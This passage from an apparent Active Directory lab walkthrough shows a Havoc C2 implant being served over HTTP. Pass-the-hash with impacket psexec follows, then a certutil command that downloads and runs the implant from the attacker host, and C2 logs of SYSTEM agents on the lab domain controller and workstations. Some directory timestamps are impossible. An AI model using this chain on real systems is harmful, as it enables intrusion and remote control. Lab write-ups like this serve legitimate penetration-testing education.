
```
# python -m http.server 9090
```




```
┌──(root㉿THECyb0rg)-[~/Desktop/AD-Lab]
└─# python -m http.server 9090
Serving HTTP on 0.0.0.0 port 9090 (http://0.0.0.0:9090/) ...
192.168.192.142 - - [21/May/2024 18:06:25] "GET /demon.x64.exe HTTP/1.1" 200 -
192.168.192.142 - - [21/May/2024 18:06:25] "GET /demon.x64.exe HTTP/1.1" 200 -
192.168.192.142 - - [21/May/2024 18:07:08] "GET /demon.x64.exe HTTP/1.1" 200 -
192.168.192.142 - - [21/May/2024 18:07:08] "GET /demon.x64.exe HTTP/1.1" 200 -
```

Pass the session from the native command access into C2 command server leveraging the PTH technique:

```
# ./psexec.py thecyborg.lab/administrator@192.168.192.142 \
-hashes 'aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b'
# certutil.exe -urlcache -f http://192.168.192.128:9090/demon.x64.exe demon.exe
# demon.exe
```




```
┌──(root㉿THECyb0rg)-[/usr/share/doc/python3-impacket/examples]
└─# ./psexec.py Administrator@192.168.192.142 -hashes 'aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b'
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 192.168.192.142.....
[*] Found writable share ADMIN$
[*] Uploading file FMOWNawD.exe
[*] Opening SVCManager on 192.168.192.142.....
[*] Creating service thSg on 192.168.192.142.....
[*] Starting service thSg.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> cd C:\

C:\> certutil.exe -urlcache -f http://192.168.192.128:9090/demon.x64.exe demon.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\> dir
 Volume in drive C has no label.
 Volume Serial Number is 4207-D6C7

 Directory of C:\

05/13/2024  07:11 PM    <DIR>          Common
05/21/2024  06:07 PM            92,672 demon.exe
11/06/2022  01:21 AM    <DIR>          PerfLogs
05/11/2024  06:40 PM    <DIR>          Program Files
09/15/2018  04:06 PM    <DIR>          Program Files (x86)
05/13/2024  03:11 PM    <DIR>          Users
05/21/2024  06:06 PM    <DIR>          Windows
               1 File(s)         92,672 bytes
               6 Dir(s)  50,946,658,304 bytes free
```



```
21/05/2024 17:54:40 [+] TheCyborg connected to teamserver
21/05/2024 17:55:01 [*] Started "listener1" listener
21/05/2024 18:07:37 [*] Initialized 2b03a394 :: SYSTEM@192.168.192.142 (THECYBORG-AD)
```

```
21/05/2024 18:07:37 Agent 2B03A394 authenticated as THECYBORG-AD\SYSTEM :: [Internal: 192.168.192.142] [Process: demon.exe\112] [Arch: x64] [Pivot: Direct]

21/05/2024 18:10:13 [TheCyborg] Demon » pwd
[*] [CF8E0465] Tasked demon to get current working directory
[*] Current directory: C:\

21/05/2024 18:10:22 [TheCyborg] Demon » dir
[*] [98E1CB26] Tasked demon to list current directory
[*] List Directory: C:\

 Size         Type     Last Modified         Name
 ----         ----     -------------------   ----
              dir      15/09/2018 00:19:14   $Recycle.Bin
              dir      13/05/2024 50:11:19   Common
 92.67 kB     file     21/05/2024 07:07:18   demon.exe
              dir      12/05/2024 25:31:08   Documents and Settings
 402.65 MB    file     21/05/2024 34:25:17   pagefile.sys
              dir      05/11/2022 08:21:01   PerfLogs
              dir      11/05/2024 14:40:18   Program Files
              dir      15/09/2018 52:06:16   Program Files (x86)
              dir      14/05/2024 28:04:15   ProgramData
              dir      12/05/2024 30:31:08   Recovery
              dir      12/05/2024 14:17:15   System Volume Information
              dir      13/05/2024 41:11:15   Users
              dir      21/05/2024 59:06:18   Windows

[SYSTEM/THECYBORG-AD] demon.exe/112 x64 (thecyborg.lab)
>>>
```

Replication of the same above technique to gain C2 command access on the compromised systems for both PC1.thecyborg.lab and PC2.thecyborg.lab workstations:



```
21/05/2024 17:54:40 [+] TheCyborg connected to teamserver
21/05/2024 17:55:01 [*] Started "listener1" listener
21/05/2024 18:07:37 [*] Initialized 2b03a394 :: SYSTEM@192.168.192.142 (THECYBORG-AD)
21/05/2024 18:21:44 [*] Initialized 519683bc :: SYSTEM@192.168.192.142 (THECYBORG-AD)
21/05/2024 18:24:51 [*] Initialized 4d60c14c :: SYSTEM@192.168.192.142 (THECYBORG-AD)
21/05/2024 19:07:01 [*] Initialized 68ff9228 :: user1@192.168.192.138 (PC1)
21/05/2024 19:07:21 [*] Initialized 5c26f9d2 :: user2@192.168.192.139 (PC2)
```

```
21/05/2024 18:07:37 Agent 2B03A394 authenticated as THECYBORG-AD\SYSTEM :: [Internal: 192.168.192.142] [Process: demon.exe\112] [Arch: x64] [Pivot: Direct]

21/05/2024 19:08:19 [TheCyborg] Demon » dir
[*] [75041C39] Tasked demon to list current directory
[*] List Directory: C:\

 Size         Type     Last Modified         Name
 ----         ----     -------------------   ----
              dir      15/09/2018 00:19:14   $Recycle.Bin
              dir      13/05/2024 50:11:19   Common
 92.67 kB     file     21/05/2024 07:07:18   demon.exe
              dir      12/05/2024 25:31:08   Documents and Settings
 402.65 MB    file     21/05/2024 34:25:17   pagefile.sys
              dir      05/11/2022 08:21:01   PerfLogs
              dir      11/05/2024 14:40:18   Program Files
              dir      15/09/2018 52:06:16   Program Files (x86)
              dir      14/05/2024 28:04:15   ProgramData
              dir      12/05/2024 30:31:08   Recovery
              dir      12/05/2024 14:17:15   System Volume Information
              dir      13/05/2024 41:11:15   Users
              dir      21/05/2024 33:05:19   Windows

[SYSTEM/THECYBORG-AD] demon.exe/112 x64 (thecyborg.lab)
>>>
```

Appendix

Resources and References:

https://github.com/WaterExecution/vulnerable-AD-plus

https://www.kali.org/get-kali

https://github.com/byt3bl33d3r/CrackMapExec

https://github.com/fortra/impacket

https://hashcat.net/hashcat/

https://github.com/openwall/john

https://github.com/HavocFramework/Havoc

https://github.com/SpiderLabs/Responder

https://github.com/ropnop/windapsearch

https://github.com/ropnop/kerbrute

https://www.metasploit.com/

https://github.com/dirkjanm/BloodHound.py

Contact:

- LinkedIn: https://www.linkedin.com/in/seang-y-phuon-a3652514b
- Facebook Public Figure: ភួន សៀងអ៊ី - PHUON Seang Y
- Phone #: +855 10 783 795

Misc:

- https://www.facebook.com/thecyb0rglab
- https://github.com/THECyb0rgLab
- https://www.youtube.com/@thecyb0rglab471

In collaboration with:

THE CYB0RG LAB

VEILRON TECHNOLOGIES
UNVEIL VULNERABILITIES WITHIN

THECyb0rg Lab – a vulnerability research lab hunting for unknown vulnerabilities (0-Day) in computer software as well as web applications. A lot of my work and research has been published on the Github Repository, Facebook Page and Youtube channel including customized penetration testing tools, presentations, research papers, technical demonstration videos and various forked projects etc.